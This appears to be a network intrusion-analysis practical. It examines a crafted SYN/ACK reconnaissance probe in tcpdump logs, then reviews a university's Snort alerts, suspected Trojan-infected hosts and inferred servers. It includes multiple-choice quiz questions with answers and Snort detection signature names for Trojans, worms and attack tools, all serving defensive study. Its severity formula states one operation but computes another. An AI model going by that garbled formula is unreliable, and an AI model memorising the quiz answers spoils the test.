First off, the Trojan needs to be removed from the internal workstation; since we do not have the logs required to implicate the specific host infected, more investigation is needed. It is recommended that the firewall be configured to drop all traffic to 24.196.86.115, though this will only prevent infection from this single source. Separate remote hosts could be used to serve the malicious CHM content, so this is not a general fix. The initial infection vector is likely a user that clicked on a malicious URL, so employee training on "safe practices" should be given. Most importantly, every workstation should have an Antivirus product installed, with auto-protect enabled, and maintain current virus definitions.

Multiple Choice Test Question

What is the best defensive strategy to handle this type of attack?

a) Block 24.196.86.115 at the firewall
b) Inform users about safe browsing
c) Maintain current virus definitions (with auto-protect)
d) Email Microsoft and ask for a patch

Answer: c) While the others are strategies to be considered, the most effective way to hinder further infections is to have a current AV product.

DETECT #3: RECON PROBE

Reference Logs

<http://www.incidents.org/logs/Raw/2002.9.28>

```
22:30:30.616507 138.49.164.175.6000 > 32.245.96.15.2145: S 434243460:434243460(0) ack 674719802
win 1460 <mss 1460> (DF)
22:30:34.916507 138.49.164.175.6000 > 32.245.96.15.2145: S 434243460:434243460(0) ack 674719802
win 1460 <mss 1460> (DF)
22:30:40.916507 138.49.164.175.6000 > 32.245.96.15.2145: S 434243460:434243460(0) ack 674719802
win 5840 <mss 1460> (DF)
22:42:07.166507 138.49.164.175.6000 > 32.245.19.227.1524: S 1191638442:1191638442(0) ack
674719802 win 1460 <mss 1460> (DF)
22:42:10.556507 138.49.164.175.6000 > 32.245.19.227.1524: S 1191638442:1191638442(0) ack
674719802 win 1460 <mss 1460> (DF)
22:42:16.556507 138.49.164.175.6000 > 32.245.19.227.1524: S 1191638442:1191638442(0) ack
674719802 win 5840 <mss 1460> (DF)
22:42:28.556507 138.49.164.175.6000 > 32.245.19.227.1524: S 1191638442:1191638442(0) ack
674719802 win 5840 <mss 1460> (DF)
23:07:50.296507 138.49.164.175.6000 > 32.245.6.140.1211: S 2814343603:2814343603(0) ack 674719802
win 1460 <mss 1460> (DF)
23:07:53.456507 138.49.164.175.6000 > 32.245.6.140.1211: S 2814343603:2814343603(0) ack 674719802
win 1460 <mss 1460> (DF)
23:07:59.456507 138.49.164.175.6000 > 32.245.6.140.1211: S 2814343603:2814343603(0) ack 674719802
win 5840 <mss 1460> (DF)
23:16:17.656507 138.49.164.175.6000 > 32.245.62.78.1571: S 3342120414:3342120414(0) ack 674719802
win 1460 <mss 1460> (DF)
23:16:20.886507 138.49.164.175.6000 > 32.245.62.78.1571: S 3342120414:3342120414(0) ack 674719802
win 1460 <mss 1460> (DF)
23:16:26.886507 138.49.164.175.6000 > 32.245.62.78.1571: S 3342120414:3342120414(0) ack 674719802
win 5840 <mss 1460> (DF)
00:23:15.636507 138.49.164.175.6000 > 32.245.75.117.1551: S 3313387114:3313387114(0) ack
674719802 win 1460 <mss 1460> (DF)
00:23:19.536507 138.49.164.175.6000 > 32.245.75.117.1551: S 3313387114:3313387114(0) ack
674719802 win 1460 <mss 1460> (DF)
00:23:25.546507 138.49.164.175.6000 > 32.245.75.117.1551: S 3313387114:3313387114(0) ack
674719802 win 5840 <mss 1460> (DF)
00:36:26.276507 138.49.164.175.6000 > 32.245.239.154.1352: S 4144782261:4144782261(0) ack
674719802 win 1460 <mss 1460> (DF)
00:36:29.596507 138.49.164.175.6000 > 32.245.239.154.1352: S 4144782261:4144782261(0) ack
674719802 win 1460 <mss 1460> (DF)
00:36:35.596507 138.49.164.175.6000 > 32.245.239.154.1352: S 4144782261:4144782261(0) ack
674719802 win 5840 <mss 1460> (DF)
00:50:34.126507 138.49.164.175.6000 > 32.245.39.21.1750: S 739555755:739555755(0) ack 674719802
win 1460 <mss 1460> (DF)
00:50:37.256507 138.49.164.175.6000 > 32.245.39.21.1750: S 739555755:739555755(0) ack 674719802
win 1460 <mss 1460> (DF)
00:50:43.246507 138.49.164.175.6000 > 32.245.39.21.1750: S 739555755:739555755(0) ack 674719802
win 5840 <mss 1460> (DF)
01:05:22.966507 138.49.164.175.6000 > 32.245.245.249.1506: S 1680299084:1680299084(0) ack
674719802 win 1460 <mss 1460> (DF)
01:05:27.106507 138.49.164.175.6000 > 32.245.245.249.1506: S 1680299084:1680299084(0) ack
674719802 win 1460 <mss 1460> (DF)
01:05:33.106507 138.49.164.175.6000 > 32.245.245.249.1506: S 1680299084:1680299084(0) ack
674719802 win 5840 <mss 1460> (DF)
```

```
01:05:45.306507 138.49.164.175.6000 > 32.245.245.249.1506: S 1680299084:1680299084(0) ack
674719802 win 5840 <mss 1460> (DF)
01:50:19.416507 138.49.164.175.6000 > 32.245.199.191.2370: S 227764802:227764802(0) ack 674719802
win 1460 <mss 1460> (DF)
01:50:22.676507 138.49.164.175.6000 > 32.245.199.191.2370: S 227764802:227764802(0) ack 674719802
win 1460 <mss 1460> (DF)
01:50:28.676507 138.49.164.175.6000 > 32.245.199.191.2370: S 227764802:227764802(0) ack 674719802
win 5840 <mss 1460> (DF)
02:17:30.076507 138.49.164.175.6000 > 32.245.108.251.1874: S 1956731423:1956731423(0) ack
674719802 win 1460 <mss 1460> (DF)
02:17:33.976507 138.49.164.175.6000 > 32.245.108.251.1874: S 1956731423:1956731423(0) ack
674719802 win 1460 <mss 1460> (DF)
02:17:39.976507 138.49.164.175.6000 > 32.245.108.251.1874: S 1956731423:1956731423(0) ack
674719802 win 5840 <mss 1460> (DF)
02:25:35.986507 138.49.164.175.6000 > 32.245.152.220.1398: S 2472037772:2472037772(0) ack
674719802 win 1460 <mss 1460> (DF)
02:25:39.806507 138.49.164.175.6000 > 32.245.152.220.1398: S 2472037772:2472037772(0) ack
674719802 win 1460 <mss 1460> (DF)
02:25:45.816507 138.49.164.175.6000 > 32.245.152.220.1398: S 2472037772:2472037772(0) ack
674719802 win 5840 <mss 1460> (DF)
02:25:57.806507 138.49.164.175.6000 > 32.245.152.220.1398: S 2472037772:2472037772(0) ack
674719802 win 5840 <mss 1460> (DF)
03:05:56.696507 138.49.164.175.6000 > 32.245.60.130.2128: S 720778319:720778319(0) ack 674719802
win 1460 <mss 1460> (DF)
03:06:00.366507 138.49.164.175.6000 > 32.245.60.130.2128: S 720778319:720778319(0) ack 674719802
win 1460 <mss 1460> (DF)
03:06:06.366507 138.49.164.175.6000 > 32.245.60.130.2128: S 720778319:720778319(0) ack 674719802
win 5840 <mss 1460> (DF)
03:06:18.366507 138.49.164.175.6000 > 32.245.60.130.2128: S 720778319:720778319(0) ack 674719802
win 5840 <mss 1460> (DF)
03:17:56.956507 138.49.164.175.6000 > 32.245.136.246.1307: S 1498031315:1498031315(0) ack
674719802 win 1460 <mss 1460> (DF)
03:18:00.806507 138.49.164.175.6000 > 32.245.136.246.1307: S 1498031315:1498031315(0) ack
674719802 win 1460 <mss 1460> (DF)
03:18:06.806507 138.49.164.175.6000 > 32.245.136.246.1307: S 1498031315:1498031315(0) ack
674719802 win 5840 <mss 1460> (DF)
03:18:19.036507 138.49.164.175.6000 > 32.245.136.246.1307: S 1498031315:1498031315(0) ack
674719802 win 5840 <mss 1460> (DF)
05:50:44.276507 138.49.164.175.6000 > 32.245.137.197.1237: S 2582667003:2582667003(0) ack
674719802 win 1460 <mss 1460> (DF)
05:50:47.896507 138.49.164.175.6000 > 32.245.137.197.1237: S 2582667003:2582667003(0) ack
674719802 win 1460 <mss 1460> (DF)
05:50:53.786507 138.49.164.175.6000 > 32.245.137.197.1237: S 2582667003:2582667003(0) ack
674719802 win 5840 <mss 1460> (DF)
05:51:05.986507 138.49.164.175.6000 > 32.245.137.197.1237: S 2582667003:2582667003(0) ack
674719802 win 5840 <mss 1460> (DF)
06:35:50.096507 138.49.164.175.6000 > 32.245.5.95.1812: S 1140447339:1140447339(0) ack 674719802
win 1460 <mss 1460> (DF)
06:35:54.586507 138.49.164.175.6000 > 32.245.5.95.1812: S 1140447339:1140447339(0) ack 674719802
win 1460 <mss 1460> (DF)
06:36:00.596507 138.49.164.175.6000 > 32.245.5.95.1812: S 1140447339:1140447339(0) ack 674719802
win 5840 <mss 1460> (DF)
07:05:02.256507 138.49.164.175.6000 > 32.245.76.168.1622: S 2994040519:2994040519(0) ack
674719802 win 1460 <mss 1460> (DF)
07:05:06.096507 138.49.164.175.6000 > 32.245.76.168.1622: S 2994040519:2994040519(0) ack
674719802 win 1460 <mss 1460> (DF)
```

```
07:05:12.326507 138.49.164.175.6000 > 32.245.76.168.1622: S 2994040519:2994040519(0) ack
674719802 win 5840 <mss 1460> (DF)
07:05:24.266507 138.49.164.175.6000 > 32.245.76.168.1622: S 2994040519:2994040519(0) ack
674719802 win 5840 <mss 1460> (DF)
07:06:55.486507 138.49.164.175.6000 > 32.245.117.210.1595: S 3104144722:3104144722(0) ack
674719802 win 1460 <mss 1460> (DF)
07:06:58.876507 138.49.164.175.6000 > 32.245.117.210.1595: S 3104144722:3104144722(0) ack
674719802 win 1460 <mss 1460> (DF)
07:07:04.876507 138.49.164.175.6000 > 32.245.117.210.1595: S 3104144722:3104144722(0) ack
674719802 win 5840 <mss 1460> (DF)
08:04:27.816507 138.49.164.175.6000 > 32.245.68.78.1422: S 2458504574:2458504574(0) ack 674719802
win 1460 <mss 1460> (DF)
08:04:30.896507 138.49.164.175.6000 > 32.245.68.78.1422: S 2458504574:2458504574(0) ack 674719802
win 1460 <mss 1460> (DF)
```

```
08:04:36.986507 138.49.164.175.6000 > 32.245.68.78.1422: S 2458504574:2458504574(0) ack 674719802
win 5840 <mss 1460> (DF)
08:08:08.526507 138.49.164.175.6000 > 32.245.145.77.1312: S 2679453740:2679453740(0) ack
674719802 win 1460 <mss 1460> (DF)
08:08:12.316507 138.49.164.175.6000 > 32.245.145.77.1312: S 2679453740:2679453740(0) ack
674719802 win 1460 <mss 1460> (DF)
08:08:18.316507 138.49.164.175.6000 > 32.245.145.77.1312: S 2679453740:2679453740(0) ack
674719802 win 5840 <mss 1460> (DF)
```


Detailed log view for the first destination IP:

```
/usr/sbin/tcpdump -nexr 2002.9.28 host 138.49.164.175 and host 32.245.96.15
22:30:30.616507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 60: 138.49.164.175.6000 > 32.245.96.15.2145: S
434243460:434243460(0) ack 674719802 win 1460 <mss 1460> (DF)
                        4500 002c 0000 4000 3106 85d0 8a31 a4af
                        20f5 600f 1770 0861 19e2 0784 2837 683a
                        6012 05b4 fcbd 0000 0204 05b4 0000
22:30:34.916507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 60: 138.49.164.175.6000 > 32.245.96.15.2145: S
434243460:434243460(0) ack 674719802 win 1460 <mss 1460> (DF)
                        4500 002c 0000 4000 3106 85d0 8a31 a4af
                        20f5 600f 1770 0861 19e2 0784 2837 683a
                        6012 05b4 fcbd 0000 0204 05b4 0000
22:30:40.916507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 60: 138.49.164.175.6000 > 32.245.96.15.2145: S
434243460:434243460(0) ack 674719802 win 5840 <mss 1460> (DF)
                        4500 002c 0000 4000 3106 85d0 8a31 a4af
                        20f5 600f 1770 0861 19e2 0784 2837 683a
                        6012 16d0 eba1 0000 0204 05b4 0000
```

Source of Trace

The source of this trace is a libpcap dump file available from the incidents.org raw logs that can be found at <http://www.incidents.org/logs/Raw/2002.9.28>. Previous knowledge of the monitored network was not known, though some assumptions can be made by looking at the logs. The monitored network is 32.245.0.0/16 or a subset contained within this network, though it is not known if it contains only contiguous IP addresses.

From the MAC addresses found on the inbound packets, it appears as though the sensor is located in between two Cisco devices (0:3:e3:d9:26:c0 and 0:0:c:4:b2:33). The OUI information was gathered from <http://standards.ieee.org/regauth/oui/index.shtml>. I have mapped out a basic diagram of the sensors location below:



It is possible that a firewall on the monitored segment (LAN) side is present or asymmetric routing is being used (egress traffic is routed differently than ingress). The reasoning for these conclusions will be explained in more detail further within the analysis of the detect.

Detect was Generated by

Using Snort 2.0.6 (Build 100) with all default signatures enabled, none of the traffic above generated an alert. This activity was found by using ethereal 0.9.16 (libpcap 0.7.2) and noticing the odd traffic manually - specifically, the static ACK number.

Probability the Source Address was Spoofed

The source address is unlikely to be spoofed in this case. The SYN/ACK packets that we are seeing inbound to the monitored network are likely attempting to elicit a response from the destination hosts; in order for this to be successful, the return packets must have the correct IP address to route to.

Description of Attack

An external host, 138.49.164.175, is attempting to determine whether numerous hosts on the monitored network are up and whether the firewall that protects them is stateful. By sending out SYN/ACK packets, the attacker expects a RST from any host that receives his unsolicited traffic; if a host responds, then the attacker will know that the host is up and is not protected by a stateful firewall. The attack is disguised as responses for a remote x11 connection, likely designed to evade further scrutiny.

Attack Mechanism

According to ARIN, the source host is on the University of Wisconsin network, though their name servers could not resolve a hostname for the IP address. The source host sent three to four SYN/ACK packets to 19 different hosts within the monitored network. The source port is set at 6000 and the destination ports are seemingly random ephemeral ports. Upon first glance, this seems like the second step in the TCP handshake for a remote x11 connection, but a deeper look reveals some very odd characteristics.

A possible explanation for the SYN/ACK packets could be that the sensor was only viewing the ingress traffic to the monitored segment and that egress traffic was routed differently - away from the view of the sensor. Another explanation could be Snort related; as Andrew J. points out, the Snort rule set used to generate the log file could be showing only the SYN/ACK packet as indication of a successful x11 connection <http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00512.html>. However, there is one key element that negates these possibilities, the ACK number.

```
22:30:30.616507 138.49.164.175.6000 > 32.245.96.15.2145: S 434243460:434243460(0) ack 674719802
win 1460 <mss 1460> (DF)
22:30:34.916507 138.49.164.175.6000 > 32.245.96.15.2145: S 434243460:434243460(0) ack 674719802
win 1460 <mss 1460> (DF)
22:30:40.916507 138.49.164.175.6000 > 32.245.96.15.2145: S 434243460:434243460(0) ack 674719802
win 5840 <mss 1460> (DF)
22:42:07.166507 138.49.164.175.6000 > 32.245.19.227.1524: S 1191638442:1191638442(0) ack
674719802 win 1460 <mss 1460> (DF)
22:42:10.556507 138.49.164.175.6000 > 32.245.19.227.1524: S 1191638442:1191638442(0) ack
674719802 win 1460 <mss 1460> (DF)
22:42:16.556507 138.49.164.175.6000 > 32.245.19.227.1524: S 1191638442:1191638442(0) ack
674719802 win 5840 <mss 1460> (DF)

(...)

08:04:27.816507 138.49.164.175.6000 > 32.245.68.78.1422: S 2458504574:2458504574(0) ack 674719802
win 1460 <mss 1460> (DF)
08:04:30.896507 138.49.164.175.6000 > 32.245.68.78.1422: S 2458504574:2458504574(0) ack 674719802
win 1460 <mss 1460> (DF)
08:04:36.986507 138.49.164.175.6000 > 32.245.68.78.1422: S 2458504574:2458504574(0) ack 674719802
win 5840 <mss 1460> (DF)
08:08:08.526507 138.49.164.175.6000 > 32.245.145.77.1312: S 2679453740:2679453740(0) ack
674719802 win 1460 <mss 1460> (DF)
08:08:12.316507 138.49.164.175.6000 > 32.245.145.77.1312: S 2679453740:2679453740(0) ack
674719802 win 1460 <mss 1460> (DF)
08:08:18.316507 138.49.164.175.6000 > 32.245.145.77.1312: S 2679453740:2679453740(0) ack
674719802 win 5840 <mss 1460> (DF)
```

One feature that is identical in all packets received from the source host is that the Acknowledgement number is statically set at 674719802. According to RFC 793 <http://www.faqs.org/rfcs/rfc793.html>, the 32-bit acknowledgement number should contain the value of the ISN from the original SYN packet + 1. In order for the ACK numbers for all packets to be the exact same for legitimate connections, that would necessarily mean that the ISNs generated by each of the 19 hosts were 674719801 - this is practically impossible. Though it is possible that there was some egress packet manipulation that re-wrote the ISNs on all outbound packets to this static number, no other traffic within the dump file follows these same characteristics, so this is highly unlikely.

There is a known DoS tool (synk4.c) that can SYN flood a target with the ISN always set to 674719801, but there are too many inconsistencies between this detect and the traffic generated by the stock version of that tool. By default, the synk4 tool sends SYNs to a range of target ports and will not run against a single port (in this case it would be 6000/tcp). Even if the source code were modified, we would likely see a greater number of logs showing more aggressive behavior than what is seen. Without this ISN "tell," the traffic would appear like normally timed out x11 traffic (even the timestamps seem to follow exponential backoff); and looking at the timestamps of the SYN/ACKs, if the source host were under a DoS, we would expect to see a more sporadic delay in the retransmissions. The determination of whether this traffic is truly backscatter from a synk4 variant is entirely dependent upon the ruleset that was used in order to generate the logs. If only SYN/ACKs from source port 6000/tcp are being logged as likely accepted x11 connections, then we would not be seeing any potential RSTs sent by the source if it were being DoSed.

Other than the static ACK number, other packet attributes indicate that the source host is running Linux kernel 2.4 (SYN/ACK with IP id=0, MSS set at 1460 and TTL likely

initially 64). The intended goal of the packets was likely to elicit a RST from all of the hosts that received the crafted SYN/ACK packets. This would let the attacker know that the host is both up, and not guarded by a stateful firewall. If an ICMP Host Unreachable message is returned, then the host is down. It is likely that the source host is attempting to make the recon attempt appear as though it were merely backscatter from a DoS attack.

Another oddity in the traffic detected is the changing window size. The first two packets to each destination host will have a window size of 1460 (the MSS), yet the third packet will have a window size of 5840 - sometimes there will be a fourth packet also with a window size of 5840. This may be an attempt to gain more information about the destination host by examining the value of the window size on the corresponding RST <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>.

Correlations

I searched on Snort's website for an x11 signature that may have caused these packets to be logged in order to get a better understanding of what traffic related to this activity may not have been logged. SID 1227 <http://www.snort.org/snort-db/sid.html?sid=1227> looked as if it may have been the culprit, but after running the dump past a test Snort sensor, it failed to alert on our data. If we are seeing backscatter from an attempted DoS attack on the source host, Richard B. points out that we would likely see some RSTs inbound from this host as well <http://downloads.securityfocus.com/library/nid_3pe_v1.pdf>. It is possible that the sensor was configured to only log SYN/ACKs with a source port of 6000 in which case any RSTs sent by the source would not be seen in the log file. Andrew J. has addressed this possibility in his post to the intrusions mailing list at <http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00512.html>.

While searching for passive Operating System fingerprinting guidelines in order to gain some more information on the host that is generating these packets, I came across both <http://www.sans.org/rr/special/passiveos.pdf> and <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>. Both sources provide a wealth of information on how to detect the OS of a host based on "signatures" within the packets they create.

After realizing that all SYN/ACKs contained the exact same ACK number, I was able to find a post by Dave D. explaining that the synk4.c DoS tool is known to generate backscatter that may fit the description of our inbound packets <http://seclists.org/incidents/2000/Apr/0026.html>. I also came across another post in reference to the synk4 tool that provides some additional information on the tool's signature (namely the source port of the attack should be a max of 1500, which is contrary to the packets we have seen) <http://archives.neohapsis.com/archives/incidents/2000-11/0115.html>. The file at <http://www.hoobie.clara.net/security/exploits/synk4.c> appears to be the source code for the synk4 DoS agent.

Evidence of Active Targeting

Without knowing the specific visibility of the network sensor, the routing schemes involved, and the rule set of the sensor, it is difficult to determine whether this was active targeting or part of a broad sweep of IP addresses. However, given the log data available, it looks as if the 19 hosts were at least partially targeted (perhaps they offer public services that are not included within the logs).

Severity

Without more information on the network, any attempt at calculating the severity of the attack is purely speculative.

Criticality – 2: No additional traffic either to or from the target hosts was found within the log file, so any public services they may provide are not known. The attack appears to be semi-targeted so it is assumed that there is some interest in each target host.

Lethality – 1: This was merely a reconnaissance probe, not an attempt to exploit a service or create a DoS against any system. If successful, the target hosts would send a single RST to the attacker; however, no responses are recorded in the logs. Even if this was backscatter, it should not be detrimental to the hosts if they were to receive the traffic.

System countermeasures – 2: It is possible that the target hosts are running a host-based firewall or IDS and will deny the stray packet and trigger an alert, though we do not have logs supporting this. The recon probe should elicit a response on any non-firewalled system regardless of OS and patchlevel.

Network countermeasures – 3: No responses from the target hosts are seen in the logs, and according to timestamps, it appears as though the packets are being retransmitted with exponential backoff - indicating a timeout. All TCP stacks should reply to an unsolicited SYN/ACK with a RST and since this was not seen, it is likely that a network firewall has blocked the traffic.

severity = (criticality + lethality) - (system countermeasures - network countermeasures)
severity = (2 + 1) - (2 + 3) = -2

Defensive Recommendation

No additional action is required at this point as no traffic appears to have been returned to the source host. If any of the assumptions made in the severity section above are incorrect, then additional investigation would be necessary. This appears like a recon-probe that failed, so proactively blocking the IP address at the firewall would be wasted time. If somehow, these are legitimate response packets, then further investigation into why all of the destination hosts sent requests with the same ISN would be critical - a

predictable ISN can make session hijacking and one-sided spoofed source attacks possible.

Multiple Choice Test Question

```
08:08:08.526507 138.49.164.175.6000 > 32.245.145.77.1312: S
2679453740:2679453740(0) ack 674719802 win 1460 <mss 1460> (DF)
08:08:12.316507 138.49.164.175.6000 > 32.245.145.77.1312: S
2679453740:2679453740(0) ack 674719802 win 1460 <mss 1460> (DF)
08:08:18.316507 138.49.164.175.6000 > 32.245.145.77.1312: S
2679453740:2679453740(0) ack 674719802 win 5840 <mss 1460> (DF)
```

Given the log sample above, if a SYN packet initiated this traffic, what would be its initial sequence number?

a) An arbitrary 32-bit number
b) 2679453740
c) 2679453739
d) 674719802
e) 674719801

Answer: e) 674719801 - the ISN would be the ACK number - 1

Responses from Mailing List

Unfortunately, I did not receive any responses from the Intrusions mailing list as of my submission date. You can find the post with this detect at <http://cert.uni-stuttgart.de/archive/intrusions/2004/03/msg00072.html>. I was really looking forward to everyones' thoughts on the traffic and my analysis of it, and I will continue to wait for responses.

PART III: ANALYZE THIS

ABSTRACT

The goal of introducing an IDS system into a networking environment is to alert of potential malicious acts or suspicious traffic traversing the network. In order for this to be effective, special care must be taken in tuning the system in order to reduce the number of false positives and false negatives. An un-tuned IDS will generate more alerts than is practical to review, while most may be false positives associated with traffic that is normal for that segment of the network. Upon reviewing the log files recorded by the GIAC_U Snort sensor, it is evident that some aggressive tuning is required to eliminate the vast amounts of false positives from the alerts.

Included below is an analysis of data retrieved from the IDS, both aggregate data and analysis of specific signatures and alerts. I have provided recommendations where appropriate in order to make the IDS more effective in its ability to accurately detect suspect traffic while minimizing the amount of false alerts.

There are a number of internal hosts that appear to have been compromised and they have also been listed below, each has a description of the suspicious traffic observed from that host. During my course of analysis, there were a number of hosts that appear to be providing public services – these hosts should be verified that they are designed to be offering each service.

In addition to aggressive tuning of the Snort signatures, a more defensive firewall policy should be put into place. All inbound and outbound traffic should be blocked by default, while allowing only authorized services through. With constantly evolving network security threats, it is practically impossible to allow all traffic and specifically deny that which may be malicious. A revised rule set will require significantly less maintenance and provide greater security that the current configuration. After these changes have been made, GIAC_U will have a significantly more secure and auditable network configuration.

SUSPICIOUS INTERNAL HOSTS – these hosts exhibit activity indicative of an infection

Source IP	Brief Description
MY.NET.15.198	Possible IRC Trojan installed
MY.NET.153.98	Possible IRC Trojan/XDCC server
MY.NET.97.176	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.31	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.71	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.193	Was seen attempting to connect to an IRC server known for Trojan activity

MY.NET.97.55	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.84	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.98.15	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.36	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.67	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.90	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.202	Was seen attempting to connect to an IRC server known for Trojan activity
MY.NET.97.87	Was seen attempting to connect to an IRC server known for Trojan activity

DERIVED NETWORK SERVERS

Source IP	Server Function (additional notes)
MY.NET.1.3	Primary DNS server (excessive amounts of 53/udp traffic)
MY.NET.1.4	Secondary DNS server (excessive amounts of 53/udp traffic)
MY.NET.5.20	HTTP server, possibly serving binary content (triggers frequent NOOP sigs)
MY.NET.12.4	Email retrieval server (imap, imaps, pop3)
MY.NET.12.6	Inbound SMTP server (primary)
MY.NET.12.7	HTTPS server
MY.NET.24.8	NNTP server
MY.NET.24.15	LPD server (receives inbound connections from one external host)
MY.NET.24.20	Outbound SMTP server
MY.NET.24.34	HTTP server
MY.NET.24.44	HTTP server (possibly the GIAC University primary web server)
MY.NET.25.10	Outbound SMTP server (performs auth checks)
MY.NET.25.66-73	Outbound SMTP server
MY.NET.29.3	HTTP server
MY.NET.30.4	HTTP server (also receives frequent 524/tcp and 51443/tcp traffic)
MY.NET.34.5	Outbound SMTP server
MY.NET.34.11	HTTP server
MY.NET.34.14	Outbound SMTP server
MY.NET.70.50	FTP server (HelpDesk)

FILES ANALYZED

Alerts <http://www.incidents.org/logs/alerts/>

Filename	Size	Timestamp
alert.040311.gz	1,091,779	Mon Mar 15 05:02:32 2004
alert.040312.gz	1,396,695	Tue Mar 16 05:29:24 2004
alert.040313.gz	1,979,156	Wed Mar 17 05:01:27 2004
alert.040314.gz	1,402,011	Thu Mar 18 05:01:36 2004
alert.040315.gz	1,018,791	Fri Mar 19 05:00:58 2004

Scans <http://www.incidents.org/logs/scans/>

Filename	Size	Timestamp
scans.040311.gz	6,904,89	Mon Mar 15 05:02:48 2004
scans.040312.gz	11,955,629	Tue Mar 16 05:30:04 2004
scans.040313.gz	41,028,083	Wed Mar 17 05:02:35 2004
scans.040314.gz	11,715,371	Thu Mar 18 05:02:03 2004
scans.040315.gz	6,226,670	Fri Mar 19 05:01:09 2004

Out of Spec <http://www.incidents.org/logs/oos/>

Filename	Size	Timestamp
oos_report_040307	122,880	Thu Mar 11 05:01:26 2004
oos_report_040308	155,648	Fri Mar 12 05:01:27 2004
oos_report_040309	204,800	Sat Mar 13 05:01:20 2004
oos_report_040310	147,456	Sun Mar 14 05:01:59 2004
oos_report_040311	139,264	Mon Mar 15 05:02:53 2004

SIGNATURE ALERT SUMMARY

Signature	# Alerts	# Sources	# Destinations
MY.NET.30.4 activity	15753	325	1
MY.NET.30.3 activity	13454	183	1
SMB Name Wildcard	7531	169	499
connect to 515 from outside	4405	1	1
High port 65535 tcp - possible Red Worm - traffic	4274	92	118
EXPLOIT x86 NOOP	1929	448	302
NMAP TCP ping!	699	153	60
[GIAC_U NIDS IRC Alert] IRC user /kill detected, possible trojan.	611	47	52
Null scan!	600	88	108
[GIAC_U NIDS IRC Alert] XDCC client detected attempting to IRC	611	47	52
SUNRPC highport access!	381	34	63
High port 65535 udp - possible Red Worm - traffic	257	38	35
Incomplete Packet Fragments Discarded	243	82	91
Possible trojan server activity	217	38	38
External FTP to HelpDesk MY.NET.70.50	201	5	1
TCP SRC and DST outside network	150	25	49
IRC evil - running XDCC	121	10	6
[GIAC_U NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	119	12	1
RFB - Possible WinVNC - 010708-1	90	87	7
FTP passwd attempt	54	38	4
[GIAC_U NIDS] External MiMail alert	48	14	1
[GIAC_U NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	44	5	8
TFTP - Internal UDP connection to external tftp server	41	6	7
EXPLOIT x86 setuid 0	40	27	20
SMB C access	36	23	5
TCP SMTP Source Port traffic	24	1	1
EXPLOIT x86 setgid 0	22	21	18
EXPLOIT NTPDX buffer overflow	17	7	8
ICMP SRC and DST outside network	12	9	12
Tiny Fragments - Possible Hostile Activity	10	6	6
Probable NMAP fingerprint attempt	7	3	3
NIMDA - Attempt to execute cmd from campus host	7	4	3
HelpDesk MY.NET.70.49 to External FTP	5	1	2
External FTP to HelpDesk MY.NET.70.49	5	5	1
FTP DoS ftpd globbing	4	2	1

Signature (cont.)	# Alerts	# Sources	# Destinations
External FTP to HelpDesk MY.NET.53.29	4	3	1
SYN-FIN scan!	4	2	2
EXPLOIT x86 stealth noop	3	2	2
Attempted Sun RPC high port access	3	3	3
NETBIOS NT NULL session	3	3	1
[GIAC_U NIDS IRC Alert] K\:line'd user detected, possible trojan.	2	2	2
[GIAC_U NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	2	2	2
Back Orifice	2	2	2
DDOS mstream client to handler	2	2	2
TFTP - External UDP connection to internal tftp server	1	1	1

MOST FREQUENT ALERTS

Alert #1: MY.NET.30.4 activity (15,753 Alerts)

Top 5 sources

Source IP	# Alerts (sig)	# Alerts (total)	# Destinations (total)
68.32.63.27	3667	3668	1
134.192.65.152	2659	2779	2
68.55.137.211	696	696	1
67.21.63.15	640	640	1
141.157.17.200	584	584	1

Example of alerts

03/11-00:09:30.473431 [**] MY.NET.30.4 activity [**] 68.55.250.229:1035 -> MY.NET.30.4:524
03/15-12:07:30.641074 [**] MY.NET.30.4 activity [**] 68.32.63.27:1917 -> MY.NET.30.4:80
03/15-12:07:30.658588 [**] MY.NET.30.4 activity [**] 68.32.63.27:1917 -> MY.NET.30.4:80
03/15-12:08:01.262239 [**] MY.NET.30.4 activity [**] 68.32.63.27:1920 -> MY.NET.30.4:80
03/15-12:08:01.267062 [**] MY.NET.30.4 activity [**] 68.32.63.27:1920 -> MY.NET.30.4:80
03/15-12:08:03.032635 [**] MY.NET.30.4 activity [**] 68.32.63.27:1921 -> MY.NET.30.4:51443
03/15-12:08:03.070461 [**] MY.NET.30.4 activity [**] 68.32.63.27:1921 -> MY.NET.30.4:51443
03/15-12:08:03.255493 [**] MY.NET.30.4 activity [**] 68.32.63.27:1921 -> MY.NET.30.4:51443
03/15-12:08:03.293573 [**] MY.NET.30.4 activity [**] 68.32.63.27:1922 -> MY.NET.30.4:51443

Analysis

